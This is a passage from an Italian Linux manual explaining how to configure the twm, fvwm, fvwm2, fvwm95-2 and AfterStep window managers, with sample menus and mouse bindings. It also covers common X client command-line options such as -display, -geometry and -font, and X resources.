Per fare in modo che, attraverso lo script **startx**, si avvii automaticamente il gestore di finestre **twm**, occorre ricordare di modificare il proprio script `~/.xinitrc`.

Nel caso particolare di **twm** che è un gestore di finestre piuttosto povero, può essere conveniente l'avvio di altri programmi prima di **twm** stesso. Ecco come potrebbe terminare il nostro `~/.xinitrc`.

```
...
# start some nice programs

# TWM
xsetroot -solid gray
xclock -digital -geometry +0-0 &
xbiff -geometry -0-0 &
twm
```

In questo esempio si può osservare che viene avviato prima il programma **xsetroot** per definire un colore uniforme del fondale (la finestra principale), quindi vengono avviati **xclock** e **xbiff** sullo sfondo (*background*). Infine viene avviato il gestore di finestre **twm**.[1]

### 62.1.2 ~/.twmrc

Il file `~/.twmrc` contiene la configurazione personalizzata di **twm**. Se manca, viene utilizzata solitamente la configurazione predefinita, e in tal caso potrebbe trattarsi di `/usr/X11R6/lib/X11/twm/system.twmrc`.

Segue un esempio molto semplificato di una possibile configurazione personalizzata, ottenuta attraverso la modifica del file di configurazione distribuito assieme a **twm**.

```
# .twmrc
#

NoGrabServer
RestartPreviousState
DecorateTransients
TitleFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
ResizeFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
MenuFont "-adobe-helvetica-bold-r-normal--*-120-*-*-*-*-*-*"
IconFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*-*-*-*"
IconManagerFont "-adobe-helvetica-bold-r-normal--*-100-*-*-*"
#ClientBorderWidth

Color
{
    BorderColor "slategrey"
    DefaultBackground "maroon"
    DefaultForeground "gray85"
    TitleBackground "maroon"
    TitleForeground "gray85"
    MenuBackground "maroon"
    MenuForeground "gray85"
    MenuTitleBackground "gray70"
    MenuTitleForeground "maroon"
    IconBackground "maroon"
    IconForeground "gray85"
    IconBorderColor "gray85"
    IconManagerBackground "maroon"
    IconManagerForeground "gray85"
}


# Definizione di alcune funzioni utili per azioni basate sul movimento.

MoveDelta 3
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
```

[1] È bene ricordare che **xsetroot** non ha bisogno di essere avviato sullo sfondo perché termina subito la sua attività.

```
Function "sposta-icona" { f.move f.deltastop f.iconify }


# Definisce alcuni abbinamenti con i tasti del mouse.

Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"


# Inizia la definizione dei menu

menu "opzioni-generali"
{
"Twm"                   f.title
"Riduzione a icona"     f.iconify
"Ridimensionamento"     f.resize
"Spostamento"           f.move
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "programmi"
{
"Menu dei programmi"    f.title
"Terminale"             f.exec          "xterm -font 6x13 -ls -
geometry 80x25+0+0 &"
"File manager"          f.exec          "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu          "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}

menu "applicazioni"
{
"Applicazioni varie"    f.title
"medit"                 f.exec          "medit &"
""                      f.nop
"ghostview"             f.exec          "ghostview -geometry =630x420+0+0 &"
"gv"                    f.exec          "gv -geometry =630x420+0+0 &"
""                      f.nop
```

```
"xpaint"                f.exec          "xpaint &"
}
```

Nella prima parte vengono definite le caratteristiche generali dell'ambiente. Successivamente si definisce il funzionamento del mouse e in particolare si abbinano delle funzioni alla pressione dei tasti di questo. La cosa più importante è predisporre dei menu in modo da poter avviare i programmi utilizzati più di frequente. L'esempio visto sopra viene ripreso in parte nella descrizione seguente:

```
Function "sposta-sotto" { f.move f.deltastop f.lower }
Function "sposta-sopra" { f.move f.deltastop f.raise }
Function "sposta-icona" { f.move f.deltastop f.iconify }
```

In questa parte vengono definite alcune funzioni composte a cui si farà riferimento più giù in corrispondenza di azioni con il mouse o eventualmente anche di selezioni all'interno di menu.

```
Button1 = : root : f.menu "opzioni-generali"
Button3 = : root : f.menu "programmi"

Button1 = : title : f.function "sposta-sopra"
Button2 = : title : f.iconify
Button3 = : title : f.function "sposta-sotto"

Button1 = : icon : f.function "sposta-icona"
Button2 = : icon : f.iconify
Button3 = : icon : f.iconify

Button1 = : iconmgr : f.function "sposta-sopra"
Button2 = : iconmgr : f.iconify
Button3 = : iconmgr : f.function "sposta-sotto"
```

Questa parte definisce le azioni abbinate alla pressione di uno dei tasti del mouse, in corrispondenza di determinati oggetti:

- la finestra principale, ovvero il fondale;
- la barra del titolo di una finestra;
- un'icona;
- il riepilogo delle finestre e delle icone presenti sulla superficie grafica (*iconmanager*).

In particolare, se si preme il primo tasto del mouse quando il puntatore si trova su una parte di superficie libera del fondale, ovvero sulla finestra principale, si apre il menu delle opzioni generali. Premendo invece il terzo tasto si apre un altro menu: quello dei programmi.

```
menu "opzioni-generali"
{
"Twm"                   f.title
"Riduzione a icona"     f.iconify
"Ridimensionamento"     f.resize
"Spostamento"           f.move
"Sopra"                 f.raise
"Sotto"                 f.lower
""                      f.nop
"Messa a fuoco"         f.focus
"Fuori fuoco"           f.unfocus
"Mostra Iconmanager"    f.showiconmgr
"Nasconde Iconmanager"  f.hideiconmgr
""                      f.nop
"Eliminazione"          f.destroy
"Cancellazione"         f.delete
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
```

Il menu delle opzioni generali, permette di attivare una serie di funzioni di **`twm`**. In particolare, vale la pena di notare la funzione **`f.destroy`** con cui si può eliminare una finestra assieme al programma in esecuzione al suo interno. Inoltre, si può osservare la funzione **`f.nop`** che non fa alcunché e viene usata in abbinamento a delle separazioni tra le voci del menu, e la funzione **`f.title`** che serve solo a definire un titolo per il menu.[2]

[2] Nella tradizione informatica, la sigla NOP sta per *Not OPerate* e definisce un'azione priva di risultati.

```
menu "programmi"
{
"Menu dei programmi"    f.title
"Terminale"             f.exec          "xterm -font 6x13 -ls -
geometry 80x25+0+0 &"
"File manager"          f.exec          "xfm &"
""                      f.nop
"Applicazioni varie"    f.menu          "applicazioni"
""                      f.nop
"Riavvio"               f.restart
"Fine lavoro"           f.quit
}
```

Il menu del programmi è solo una raccolta di richieste di avvio di programmi di uso comune, oltre alla chiamata di funzioni importanti come il riavvio del gestore di finestre e la conclusione della sua attività. I menù possono essere annidati, come in questo esempio, dove la voce **`Applicazioni varie`** apre un altro menu di applicazioni.

## 62.2 fvwm

Il gestore di finestre **`fvwm`** è una derivazione di **`twm`** con superficie grafica virtuale e cornici tridimensionali.





Figura 62.3: **`fvwm`** – sull'angolo superiore sinistro si vede la tabellina riepilogativa della superficie grafica virtuale.

### 62.2.1 fvwm e ~/.xinitrc

Per fare in modo che, attraverso lo script **`startx`**, si avvii automaticamente il gestore di finestre **`fvwm`**, occorre ricordare di modificare il proprio script `~/.xinitrc`.

Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori.

```
...
# start some nice programs

fvwm
```

### 62.2.2 ~/.fvwmrc

Il file `~/.fvwmrc` contiene la configurazione personalizzata di **`fvwm`**. Se manca, viene utilizzata solitamente la configurazione predefinita, e in tal caso potrebbe trattarsi di `/usr/X11R6/lib/X11/fvwm/system.fvwmrc`.

Come al solito, la personalizzazione del file di configurazione parte da una copia di quello predefinito.

```
$ cp /usr/X11R6/lib/X11/fvwm/system.fvwmrc ~/.fvwmrc
```

Il file di configurazione predefinito potrebbe essere molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, non è conveniente personalizzare tutto. Di sicuro è necessario sistemare i menu, mentre il resto può rimanere generalmente com'è.

Di seguito vengono mostrati alcuni pezzi di questo file, in cui appare in che modo si compone un menu (in questo ambiente si parla di menu a scomparsa: *popup*) e come questo si può collegare a un'azione del mouse.

```
# This menu will fire up some very common utilities
Popup "Utilities"
        Title   "Programmi"
        Exec    "Terminale"     exec xterm -e bash &
        Nop     ""
        Popup   "Applicazioni"  Apps
        Nop     ""
        Popup   "Fine lavoro"   Quit-Verify
EndPopup
```

In questo esempio si vede la dichiarazione di un menu a scomparsa denominato **`Utilities`**. Al suo interno vengono definiti diversi elementi (funzioni). In particolare:

- **`Title`**

  rappresenta il titolo del menu;

- **`Exec`**

  rappresenta un comando da eseguire, e per questo, dopo la stringa che lo descrive, viene indicata l'istruzione **`exec`** seguita dal comando vero e proprio (si tratta quasi sempre di programmi avviati sullo sfondo, altrimenti si bloccherebbe il sistema di menu finché il programma avviato non termina la sua esecuzione);

- **`Nop`**

  rappresenta un'azione nulla e serve a separare alcuni gruppetti di voci di menu;

- **`Popup`**

  rappresenta il riferimento a un sottomenu.

Un menu deve poter essere aperto in qualche modo, per esempio attraverso la selezione di una voce in un altro menu. Ma il menu principale deve essere accessibile in modo indipendente da altri menu: di solito si abbina a un clic sulla finestra principale (il *desktop*).

```
#     Button    Context Modifi  Function
Mouse 1         R       A       PopUp "Utilities"
Mouse 2         R       A       PopUp "Window Ops"
```

L'estratto sopra riportato, mostra l'abbinamento tra un clic del primo tasto del mouse, quando il puntatore si trova sulla finestra principale, e l'azione **`PopUp "Utilities"`**, cosa che fa apparire il menu visto in precedenza.

Per concludere, vale la pena di osservare che i sottomenu sono identici a un menu normale. Quello che segue è il menu **`Apps`** che si ottiene selezionando la voce **`Applicazioni`** del menu visto sopra.

```
Popup "Apps"
        Exec    "Netscape"      exec netscape &
        Exec    "Pine"          exec xterm -e pine &
        Nop     ""
        Exec    "Emacs"         exec emacs &
EndPopup
```

## 62.3 fvwm2

Il gestore di finestre **`fvwm2`** è una derivazione di **`fvwm`** in cui si emula il comportamento di MS-Windows 95, pur mantenendo il sistema della superficie grafica virtuale.

### 62.3.1 fvwm2 e ~/.xinitrc

Per fare in modo che, attraverso lo script **`startx`**, si avvii automaticamente il gestore di finestre **`fvwm2`**, occorre ricordare di modificare il proprio script `~/.xinitrc`.

Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori.

```
...
# start some nice programs

fvwm2
```





Figura 62.4: **`xfontsel`** eseguito all'interno di **`fvwm2`**.

## 62.3.2 ~/.fvwm2rc

Il file `~/.fvwm2rc` contiene la configurazione personalizzata. Se manca viene utilizzata solitamente la configurazione predefinita e in tal caso potrebbe trattarsi di `/usr/X11R6/lib/X11/fvwm2/system.fvwm2rc`.

Per la personalizzazione del file di configurazione si parte normalmente da una copia di quello predefinito.

$ **`cp /usr/X11R6/lib/X11/fvwm2/system.fvwm2rc ~/.fvwm2rc`**

Il file di configurazione predefinito è molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, è conveniente personalizzare almeno il sistema di menu, ma anche la barra delle applicazioni, quella che emula il comportamento di MS-Windows 95, necessita di una verifica.

Di seguito vengono mostrati alcuni pezzi significativi di questo file.

```
# Dimensione della superficie grafica virtuale.
DeskTopSize 3x2
```

**`fvwm2`** è un gestore di finestre virtuale, e i tal senso permette l'utilizzo di una superficie grafica maggiore di quella reale. Questa istruzione definisce la disponibilità di una superficie virtuale pari a 6 volte quella normale, disposta su una matrice di 3 colonne per 2 righe.

A volte si può desiderare di non gestire alcuna superficie grafica virtuale. In tal caso, l'istruzione va sostituita con **`DeskTopSize 1x1`**.

```
AddToMenu "StartMenu"
+ "Terminale%mini-term.xpm%"          Exec     rxvt -font 6x13 -ls -
geometry 80x25+0+0 &
+ "File manager%mini-filemgr.xpm%"    Exec     xfm -geometry =250x400-0+0 &
+ "Applicazioni varie%mini-x2.xpm%"   Popup    Applications
+ ""                                  Nop
+ "Fine lavoro%mini-stop.xpm%"        Popup    Quit-Verify

AddToMenu "Applications" "Applicazioni" Title
+ "medit%mini-edit.xpm%"              Exec     medit &
+ ""                                  Nop
+ "gv%mini-gv.xpm%"                   Exec     gv -geometry 630x420+0+0 &
+ "xpaint%mini-paint.xpm%"            Exec     xpaint -geometry 630x420+0+0 &
+ ""                                  Nop
+ "dosemu%mini-x2.xpm%"               Exec     xdos -geometry +0+0 &

AddToMenu "Quit-Verify" "Fine lavoro?" Title
+ "Sì, fine lavoro%mini-exclam.xpm%"  Quit
+ "No, annulla%mini-cross.xpm%"       Nop
```

L'estratto precedente mostra un esempio molto semplificato di un sistema di menu. La prima differenza che si nota, rispetto alla configurazione di altri programmi di questo tipo, è la presenza di riferimenti a file di icona. Infatti, le descrizioni che appaiono nel menu, possono essere associate a un'icona rappresentata da un file delimitato attraverso il simbolo di percentuale. Per esempio, **`"Terminale %mini-term.xpm%"`** rappresenta la voce che dovrà apparire sul menu, e l'icona che gli verrà posta a fianco. Le icone non sono obbligatorie e sono contenute normalmente all'interno della directory `/usr/X11R6/lib/X11/mini-icons/`.

Gli elementi, o le funzioni, utilizzabili all'interno di un menu sono in particolare:

- **`Exec`**

  rappresenta un comando da eseguire (si tratta quasi sempre di programmi avviati sullo sfondo, altrimenti si bloccherebbe il sistema di menu finché il programma non termina la sua esecuzione);

- **`Nop`**

  rappresenta un'azione nulla e serve a separare alcuni gruppetti di voci di menu;

- **`Popup`**

  rappresenta il riferimento a un sottomenu.

Si può osservare ancora, che il titolo del menu viene definito subito dopo la dichiarazione dell'inizio del menu stesso. Per esempio, **`AddToMenu "Applications" "Applicazioni" Title`** dichiara l'inizio del menu **`Applications`** che avrà il titolo **`Applicazioni`**.

```
#      Button    Context Modifi  Function
Mouse 1          R       A       Menu "StartMenu" Nop
Mouse 2          R       A       Menu "Window-Ops2" Nop
Mouse 3          R       A       WindowList
```

L'abbinamento delle azioni del mouse è sempre molto importante. Nell'esempio visibile sopra, si abbina un clic con il primo tasto sulla finestra principale (cioè lo sfondo) al menu principale descritto in precedenza.

Può essere utile dare un'occhiata anche all'abbinamento che si stabilisce con la selezione dei bottoni posti sulla barra del titolo delle finestre.

```
# Bottoni della barra del titolo

# Un bottone nella parte sinistra apre il menu delle opzioni.
# Il primo bottone a destra riduce a icona.
# Il secondo bottone a destra espande la finestra al massimo consentito dallo schermo.
# Il terzo bottone a destra chiude la finestra

#      Button    Context Modif   Function
Mouse 0          1       A       Function "window_ops_func"
Mouse 1          2       A       Delete
Mouse 0          4       A       Maximize 100 95
Mouse 0          6       A       Iconify
```

È il caso di osservare che **`Mouse 0`** corrisponde a un clic con un tasto qualsiasi del mouse. Inoltre, la funzione **`Maximize`** permette di ridimensionare la finestra in rapporto percentuale rispetto alla dimensione dello schermo. In questo caso, trattandosi di un gestore di finestre che utilizza la parte bassa dello schermo per la barra delle applicazioni, conviene limitare l'ingrandimento verticale a solo il 95%, in modo da non coprire tale barra.

```
Style "FvwmTaskBar" NoTitle,BorderWidth 4,HandleWidth 4,Sticky,StaysOnTop,WindowListSkip,Ci

*FvwmTaskBarGeometry +0-0
*FvwmTaskBarFore Black
*FvwmTaskBarBack #c0c0c0
*FvwmTaskBarTipsFore black
*FvwmTaskBarTipsBack bisque
*FvwmTaskBarFont -adobe-helvetica-medium-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarSelFont -adobe-helvetica-bold-r-*-*-*-120-*-*-*-*-*-*
*FvwmTaskBarAction Click1 Iconify -1,Raise,Focus
*FvwmTaskBarAction Click2 Iconify
*FvwmTaskBarAction Click3 Module "FvwmIdent" FvwmIdent
*FvwmTaskBarUseSkipList
*FvwmTaskBarAutoStick
*FvwmTaskBarStartName Avvio
*FvwmTaskBarStartMenu StartMenu
*FvwmTaskBarStartIcon
*FvwmTaskBarShowTips
#*FvwmTaskBarShowTransients
#*FvwmTaskBarClockFormat %I:%M%p
#*FvwmTaskBarHighlightFocus
#*FvwmTaskBarAutoHide
*FvwmTaskBarMailCommand Exec xterm -T Posta -ls -e mail
```

Si può personalizzare anche la barra delle applicazioni. Vale la pena di osservare quanto segue.

- **`*FvwmTaskBarStartName Avvio`**

  Il nome che appare sul pulsante di avvio è normalmente **`Start`**; qui è stato italianizzato in **`Avvio`**.

- **`*FvwmTaskBarStartMenu StartMenu`**

  La selezione del tasto di avvio richiama il menu **`StartMenu`** già descritto in precedenza.

- **`*FvwmTaskBarMailCommand Exec xterm -T Posta -ls -e mail`**

  Quando appare la segnalazione della presenza di posta, con un doppio clic sul simbolo corrispondente che appare sulla barra delle applicazioni, si apre una finestra di terminale, **`xterm`**, all'interno della quale si avvia il programma **`mail`** allo scopo di leggere la posta.

Resta da notare che alcune voci riferite alla barra degli strumenti hanno valore solo in quanto esistenti, in qualità di valori booleani. Alcune voci risultano commentate, lasciando intendere che la loro assenza implica la negazione della definizione loro corrispondente.

## 62.4 fvwm95-2

Il gestore di finestre **`fvwm95-2`** è una variante di **`fvwm2`** che si avvicina ancora di più al comportamento di MS-Windows 95.





Figura 62.5: **`xcalc`** eseguito all'interno di **`fvwm95-2`**.

### 62.4.1 fvwm95-2 e ~/.xinitrc

Per fare in modo che, attraverso lo script **`startx`**, si avvii automaticamente il gestore di finestre **`fvwm95-2`**, occorre ricordare di modificare il proprio script `~/.xinitrc`.

Generalmente è sufficiente avviare il gestore di finestre, senza altri programmi accessori.

```
...
# start some nice programs

fvwm95-2
```

### 62.4.2 ~/.fvwm2rc95

Il file `~/.fvwm2rc95` contiene la configurazione personalizzata. Se manca viene utilizzata solitamente la configurazione predefinita e in tal caso potrebbe trattarsi di `/usr/X11R6/lib/X11/fvwm95-2/system.fvwm2rc95`.

Per la personalizzazione del file di configurazione si parte normalmente da una copia di quello predefinito.

```
$ cp /usr/X11R6/lib/X11/fvwm95-2/system.fvwm2rc95 ~/.fvwm2rc95
```

Il file di configurazione predefinito è molto complesso, ma adeguatamente commentato in modo da guidare chi desidera modificarlo. In generale, è conveniente personalizzare almeno il sistema di menu, ma anche la barra delle applicazioni, quella che emula il comportamento di MS-Windows 95, necessita di una verifica.

Il formato di questo file è compatibile con quello di **`fvwm2`**.

## 62.5 AfterStep

Il gestore di finestre **`afterstep`** è una derivazione di **`fvwm`** in cui si emula il comportamento dell'interfaccia grafica di NeXT. Dal punto di vista operativo si comporta in maniera molto simile a **`fvwm`**.





Figura 62.6: **`xcalc`** eseguito all'interno di AfterStep.

### 62.5.1 ˜/.steprc

Il file `~/.steprc` contiene la configurazione personalizzata. Se manca viene utilizzata solitamente la configurazione predefinita: `/usr/X11R6/lib/X11/afterstep/system.steprc`.

---

Parte xvi

# Applicazioni per X

# X: configurazione dei client

Il funzionamento dei programmi client può essere configurato in due modi: con l'uso di opzioni nella riga di comando (cosa comune a tutti i programmi) e attraverso l'impostazione di ***risorse***. Alcune opzioni e alcune risorse sono riconosciute dalla maggior parte dei programmi, e questo facilita il loro utilizzo e rende omogeneo il sistema.

## 63.1 Riga di comando delle applicazioni X

La maggior parte delle applicazioni client permette di utilizzare, nella riga di comando, una serie di opzioni standardizzate. Si tratta evidentemente di opzioni riferite principalmente all'aspetto del programma, come la dimensione e la colorazione. La tabella 63.1 mostra l'elenco di alcune di queste opzioni.

| Opzione | Descrizione |
|---|---|
| –foreground ⟨*colore*⟩ | Colore di primo piano. |
| –background ⟨*colore*⟩ | Colore dello sfondo. |
| –reverse | Inverte il colore di primo piano con quello di sfondo. |
| –bordercolor ⟨*colore*⟩ | Colore dei bordi. |
| –borderwidth ⟨*dimensione*⟩ | Dimensione in pixel dello spessore dei bordi. |
| –title ⟨*titolo*⟩ | Descrizione da porre sulla barra del titolo. |
| –iconic | Avvia ridotto a icona. |
| –font ⟨*carattere*⟩ | Utilizza il tipo di carattere specificato per visualizzare il testo. |
| –geometry ⟨*geometria*⟩ | Dimensioni e collocazione della finestra. |
| –display ⟨*schermo*⟩ | Coordinate dello schermo su cui deve apparire la finestra. |

Tabella 63.1: Alcune delle opzioni comuni ai programmi per X.

Nelle sezioni seguenti si analizzano le più importanti.

### 63.1.1 –display

`-display` ⟨*coordinate-del-display*⟩

`-d` ⟨*coordinate-del-display*⟩

X è fatto per funzionare su sistemi connessi in rete, ognuno dei quali può avere potenzialmente più schermi e può mettere in esecuzione più server grafici: uno per ogni stazione grafica, reale o virtuale che sia. Di conseguenza, per identificare uno schermo di una stazione grafica di un certo elaboratore si utilizza un indirizzo composto nel modo seguente (come già era stato visto nel capitolo introduttivo a X).

`[`⟨*host*⟩`]:`⟨*numero-del-server-grafico*⟩`[.`⟨*numero-dello-schermo*⟩`]`

L'elaboratore può essere identificato attraverso il nome, completo o parziale, oppure con l'indirizzo IP. Quando questa indicazione viene omessa, si intende quello in cui il programma viene messo in esecuzione.

Teoricamente, un elaboratore può mettere in esecuzione contemporanea più di un server grafico, per pilotare diverse stazioni grafiche. GNU/Linux in particolare, può farlo attraverso delle stazioni grafiche virtuali che si comportano in modo simile a quello delle console virtuali. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) server grafico a disposizione, si indica semplicemente **`:0`**.

Teoricamente, un server grafico può pilotare più di uno schermo per volta. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) schermo del primo server grafico a disposizione, si indica semplicemente **`:0.0`**, oppure si omette semplicemente l'indicazione (**`:0`**).

La variabile di ambiente **`DISPLAY`** viene usata per definire le coordinate predefinite dello schermo sul quale dovranno apparire i programmi avviati senza l'indicazione di questa opzione (**`-display`**). In situazioni normali, il suo contenuto è **`:0.0`**.

Esempi

Nell'esempio seguente, si mostra un tipico caso in cui si avvia un programma in un elaboratore diverso dal proprio e lo si visualizza sul monitor del proprio elaboratore. Tuttavia, perché ciò possa funzionare, occorre abilitare la connessione (questo problema viene analizzato più avanti).

```
roggen$ telnet dinkel.brot.dg
```

...

```
dinkel$ xcalc -display roggen.brot.dg:0 &
```

### 63.1.2 -geometry

`-geometry [`⟨*dimensioni*⟩`] [`⟨*posizione*⟩`]`

`-g [`⟨*dimensioni*⟩`] [`⟨*posizione*⟩`]`

Spesso è possibile definire la dimensione e la posizione della finestra iniziale aggiungendo l'opzione **`-geometry`**.

Le dimensioni sono espresse secondo la sintassi seguente:

`[=]`⟨*dimensione-orizzontale*⟩`x`⟨*dimensione-verticale*⟩

I valori possono essere espressi in pixel (punti grafici) o in caratteri, a seconda che si tratti di programmi che utilizzano la grafica o meno. Il segno **`=`** è facoltativo.

La posizione viene espressa secondo la sintassi seguente:

{+|-}⟨*distanza-orizzontale*⟩{+|-}⟨*distanza-verticale*⟩

In pratica si tratta di due valori, espressi in pixel, preceduti da un segno: un valore positivo indica una distanza dal margine sinistro o dal margine superiore; un valore negativo, indica una distanza dal margine destro o dal margine inferiore.

| Posizione | Descrizione |
|---|---|
| +0+0 | Angolo superiore sinistro. |
| -0+0 | Angolo superiore destro. |
| -0-0 | Angolo inferiore destro. |
| +0-0 | Angolo inferiore sinistro. |

Tabella 63.2: Posizione dei quattro angoli dello schermo.

Esempi

`$` **`xterm -geometry +0+0 &`**

Avvia il programma **`xterm`** sullo sfondo collocando la sua finestra a partire dal punto più altro e più a sinistra possibile della superficie virtuale attiva.

`$` **`xterm -geometry -10-10 &`**

Avvia il programma **`xterm`** sullo sfondo, collocando l'angolo inferiore destro della sua finestra a 10 pixel dal margine destro e dal margine inferiore della superficie virtuale attiva.

`$` **`xterm -geometry =80x25+0+0 &`**

Avvia il programma **`xterm`** sullo sfondo, in una finestra di 80x25 caratteri, collocata a partire dal bordo superiore e sinistro della superficie virtuale attiva.

`$` **`xcalc -geometry =500x200+20+10 &`**

Avvia il programma **`xcalc`** sullo sfondo, in una finestra di 500x200 pixel (deformandolo), collocata in modo che l'angolo superiore sinistro della sua finestra si trovi a 20 pixel dal margine superiore della superficie virtuale attiva e a 10 pixel dal margine sinistro.

### 63.1.3 -background

`-background` ⟨*colore*⟩

`-bg` ⟨*colore*⟩

Questa opzione permette di definire il colore dello sfondo. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file `/usr/X11R6/lib/X11/rgb.txt`, così come indicato nel file di configurazione `/etc/XF86Config` nella sezione **`Files`**.

Esempi

`$` **`xcalc -bg blue &`**

Avvia **`xcalc`** utilizzando il colore **`blue`** per lo sfondo.

### 63.1.4 –foreground

`-foreground` ⟨*colore*⟩

`-fg` ⟨*colore*⟩

Questa opzione permette di definire il colore di primo piano. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file `/usr/X11R6/lib/X11/rgb.txt`, così come indicato nel file di configurazione `/etc/XF86Config` nella sezione **`Files`**.

Esempi

`$` **`xcalc -fg red &`**

Avvia **`xcalc`** utilizzando il colore **`red`** per il primo piano.

### 63.1.5 –title

`-title` ⟨*titolo*⟩

Questa opzione permette di definire un titolo da fare apparire sulla barra superiore della finestra: la barra del titolo.

Esempi

`$` **`xcalc -title "calcolatrice tascabile" &`**

Avvia **`xcalc`** facendo apparire sulla barra del titolo: **`calcolatrice tascabile`**.

### 63.1.6 –font

`-font` { ⟨*nome-del-font*⟩ | ⟨*dimensioni-del-font*⟩ }

`-fn` { ⟨*nome-del-font*⟩ | ⟨*dimensioni-del-font*⟩ }

Questa opzione permette di definire il tipo di carattere o la dimensione da utilizzare per le applicazioni che visualizzano testo.

Esempi

`$` **`xterm -font 7x14 &`**

Avvia **`xterm`** utilizzando caratteri di dimensione 7x14.

`$` **`xterm -font 10x20 &`**

Avvia **`xterm`** utilizzando caratteri di dimensione 10x20.

`$` **`xterm -font -adobe-courier-* &`**

Avvia **`xterm`** utilizzando caratteri **`adobe`** della famiglia **`courier`**. Il tipo di carattere non viene indicato in modo preciso, e questo per mezzo dell'asterisco finale che aiuta a completarne il nome. In pratica, le altre caratteristiche del tipo di carattere vengono lasciate al loro valore predefinito.

## 63.2 Risorse

Ogni programma client può essere configurato attraverso delle ***risorse***. Si tratta di qualcosa di paragonabile all'assegnamento di valori a determinati oggetti che rappresentano un elemento o un comportamento particolare di un programma.

Queste risorse sono descritte all'interno di file di configurazione e le relative impostazioni vengono attivate attraverso l'uso del programma **`xrdb`** (*X Resources DataBase*).

### 63.2.1 Nomi delle risorse

Le risorse di ogni programma sono stabilite dal programma stesso e solitamente se ne trova l'elenco nella pagina di manuale relativa. Si tratta normalmente del nome del programma stesso, seguito da altri nomi, separati da un punto, riferiti a elementi di gerarchia inferiore, fino a giungere all'elemento finale. Per esempio, **`XClock.input`**.

Nell'indicazione dei nomi di queste risorse si può utilizzare l'asterisco (**`*`**), che viene interpretato nello stesso modo delle shell comuni. In questo modo, si possono indicare gruppi di risorse in modo semplificato.

| Risorsa | Descrizione |
|---|---|
| *background: ⟨*colore*⟩ | Colore dello sfondo. |
| *foreground: ⟨*colore*⟩ | Colore di primo piano. |
| *borderColor: ⟨*colore*⟩ | Colore dei bordi. |
| *title: ⟨*titolo*⟩ | Descrizione da porre sulla barra del titolo. |
| *iconic: {on\|off} | Avvia ridotto a icona. |
| *font ⟨*carattere*⟩ | Utilizza il tipo di carattere specificato per visualizzare il testo. |
| *geometry: ⟨*geometria*⟩ | Dimensioni e collocazione della finestra. |

Tabella 63.3: Elenco di alcune risorse utilizzate più frequentemente.

